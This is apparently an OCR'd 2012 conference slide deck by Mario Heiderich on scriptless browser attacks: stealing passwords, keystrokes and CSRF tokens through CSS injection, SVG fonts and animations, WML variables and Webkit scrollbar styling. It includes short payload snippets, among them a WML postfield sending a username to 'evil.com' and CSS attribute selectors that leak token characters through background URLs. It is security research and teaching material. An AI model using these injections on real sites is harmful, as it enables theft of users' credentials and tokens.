GOT YOUR NOSE

How Attackers steal your precious Data without using Scripts

A Presentation by Mario Heiderich, 2012

Our dear speaker

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



    - PhD Thesis on Client Side Security and Defense
  - Security Researcher contracting for MS, Redmond
  - Security Researcher for SRLabs & Deutsche Post
  - Published author and international speaker
    - Specialized in HTML5 and SVG Security
    - JavaScript, XSS and Client Side Attacks
  - FUD Peddler and Prophet of Doom
  - HTML5 Security Cheatsheet


BACKGROUND











GOT YOUR NOSE

CROSS SITE SCRIPTING

- Lots of Talks have been held
- Plenty of Research has been done
  - Traditional injections
  - Attacks from outer space
  - XSS, XAS, XDS, XSSQLI, SWXSS, … you name it!
  - Defense mechanisms on multiple layers
  - Network, Server, Client and what not...
    - CSP, NoScript, AntiSamy and HTMLPurifier, Browser XSS Filters
    - mod_security, PHPIDS, some nonsense WAF products
- **But why use scripting at all?**

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Topics Today

- **Scriptless Attacks in your Browser**
  - Attacks bypassing NoScript
  - Attacks bypassing **C**ontent **S**ecurity **P**olicy
  - No Scripting allowed
  - No Scripting necessary

  - Attacks working in Thunderbird
  - **Attacks stealing your data without XSS**

Offensive talk

- **We'll mainly see attack vectors today**
  - Starting simple – using cheap HTTP tricks
  - Stealing passwords with CSS
    - Almost like the Sexy Assassin back in 2009
    - Just without any bruteforcing
  - Playing with a user's perception
  - Time and Measure, Log and Steal
- **Focus is stealing data by using the browser**
  - Passwords, tokens, sensitive data is general

THE MARKUP BROTHERS

SVG SANCHEZ
HTML HARRY
CLIVE S STYLESHEET

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A RIVER FOR SOME

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DEFENSE

- **Defense is possible but tough**
  - Benign features combined to be attacks
  - No possibility to easily build signatures
  - Attacker utilizes solicited content
  - CSS, SVG images, Links and Images
  - **No scripting allowed!**

  - „Thanks for the injection!“

HAPPY INJECTIONS

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EXPLOITS

- Three Chapters to be presented
  - Chapter 1: **The simple tricks**
  - Chapter 2: **Advanced Class**
  - Chapter 3: **For Science!**

CHAPTER ONE

Those **simple** Tricks

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
Alice and the CAPTCHA

- **Let's asume the following situation**
  - Alice visits a website she frequently uses
  - She has a login there, password stored
    - Let's further assume her password is „secret“
  - The site seems to have a new security feature!
  - Now the login needs a CAPTCHA to be solved

  - **And that is how it looks like!**

CAPTCHA OF DOOM




- Seems legit?
- See it live: http://heideri.ch/opera/captcha/

ANALYSIS

- **What really happens**
  - The attacker, Clive, injects CSS...
    - `input[type=password]{content:attr(value)}`
  - Then he includes a custom SVG font
    - `@font-face {font-family: X;src: url(x.svg#X) format("svg");}`
  - The attacker simply flips characters
    - *s* becomes *x*, *e* becomes *w*, *c* becomes *@* ...
  - By thinking it's a CAPTCHA...
  - **... Alice submits her password to the attacker**

VALIDATION


Name:
(required)
Birthday:
1600-02-29
(2000-01-01 <-> 2020-01-01)
Choose a color:
Red
Blue
Green
(Required)
Select the flavors
Vanilla
Strawberry
Peppermint
(At least one flavor is required)
Color 2
red
blue
green

CSS AND REGEX

- Old but gold – brute-forcing passwords
  - But this time with CSS3 and HTML5
  - The secret ingredient here is „validation“
  - **Brute-force with RegEx!**
  - Let's have a look
  - **DEMO**

- **Good thing it works on all browsers**
  - Limited by smart password managers though

CHAPTER TWO

Advanced Class

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I READ YOU

- **Bob is security aware**
  - His online banking webite? No scripts allowed!
  - His browser? Top-up-to-date!
  - His emails? PGP, SMIME – you name it!
- **Bob isolates stuff, knows his security**
  - Even if an attacker XSS'd his bank website...
  - Nothing could happen – no JavaScript, Flash or Java
- How can **we** still pwn Bob then?

SMART BOB

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
Define goals

- We cannot XSS Bob
- We cannot easily get his cookies
- Neither simply *access* sensitive data
- But we ***want*** his login data

- **So we oughta „jack“ the login form!**

WAP INJECTION

- If Bob used Opera, we'd have a nice lever



LEGIT OR NOT

- Looked legit – or did it?
- So what happened here?
  - Opera allows WAP/WML injections
  - Thereby we can use WML variables
    - ```
      <go href="//evil.com"><postfield
          name="stolen"
          value="$(username)"/>
      ```
  - **Limited though – XHTML only, Opera only**
  - Let's have a look: http://html5sec.org/login
      ```

Lucky Bob

- He uses Firefox with NoScript
- ...and Thunderbird with Enigmail
- **Unpwnable?**


REBUTTAL

- Let's stay admantine
  - And develop a targeted exploit
  - Working on Firefox **and** Thunderbird
  - Latest versions, bypassing NoScript

  How can we do that?
  - And can we do it at all?
  - **Let's have a look!**

KEYLOGGER

- Just a harmless login page



- Behaving **strange** on closer inspection though...
  - Let's check that http://html5sec.org/keylogger

Leaving Las Vegas

- If it works in Firefox w/o JavaScript
- Can it also work in...

Got your nose

THUNDERBIRD

- **Mother of God!**
- Stealing and exfiltrating keystrokes
- Right in your favorite email client

- **Demo time!**

How is it done

- Attacker injected some inline SVG code
  - SVG knows the `<set>` element
  - The `<set>` element can listen to events
  - Even keystrokes
  - The feature is called *accessKey()* (W3C)
  - JavaScript is turned off – it's „no script“ anyway
  - But the keystroke scope is hard to define

  - **In Firefox it's the whole document**

THANKS SVG SANCHEZ

Now, what's next?

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LETS TAKE A BREATH

CHAPTER THREE

For **Science**!!!

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CSRF TOKENS

- **Everybody knows CSRF**
  - One domain makes a request to another
  - The user is logged into that other domain
  - Stuff happens, accounts get modified etc.

- **How to we kill CSRF?**
  - Easily – we use tokens, nonces
  - We make sure a request cannot be guessed
  - Or brute-forced – good tokens are long and safe

CSRF and XSS

- CSRF and XSS are good friends
  - JavaScript can read tokens from the DOM
  - Bypass most CSRF protection techniques

- **But can we steal CSRF tokens w/o JS?**

Already done

- SDC, Gaz and thornmaker already did it
- Check out http://p42.us/css/
- They used CSS
  - Basically a brute-force via attribute selectors
  - `input[value^=a]{background:url(?a)}`
  - If the server catches GET /?a...
  - The first character is an **a**
- But then what?
- There's no „second or Nth character selector“
- They had to go `input[value^=aa]{background:url(?aa)}`

Effectiveness

- We're attackers who don't have much time!
  - So we cannot bruteforce like that
  - We need a quicker approach!
  - Also, this time we want to attack Webkit :-)


- **Let's cook ourselves some crazy CSS!**

Ingredients

- Some links with a secret CSRF token
- A CSS injection
  - `height`
  - `width`
  - `content:attr(href)`
  - `overflow-x:none`
  - `font-family`
  - And another secret ingredient

DEMO

- http://html5sec.org/webkit/test



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COOKING METH

- The secret ingredients
  - **Custom SVG font – one per character**
  - An animation – decreasing the box size
  - The overflow to control scrollbar appearance
  - And finally...

  - **Styled scrollbar elements – Webkit only**

```
div.s::-webkit-scrollbar-track-piece
:vertical:increment {background:red url(/s)}
```

Those Fonts

- There's more we can do with custom fonts
  - HTML5 recommends WOFF
  - All done via `@font-face`

- WOFF supports an interesting feature
  - **Discretionary Ligatures**
  - Arbitrary character sequences can become *one* character
  - Imagine.. `C a t` become a *cat icon*. Or... `d e e r` a *lil' deer*

LIGATURES

- http://ie.microsoft.com/testdrive/graphics/opentype/opentype-monotype/index.html

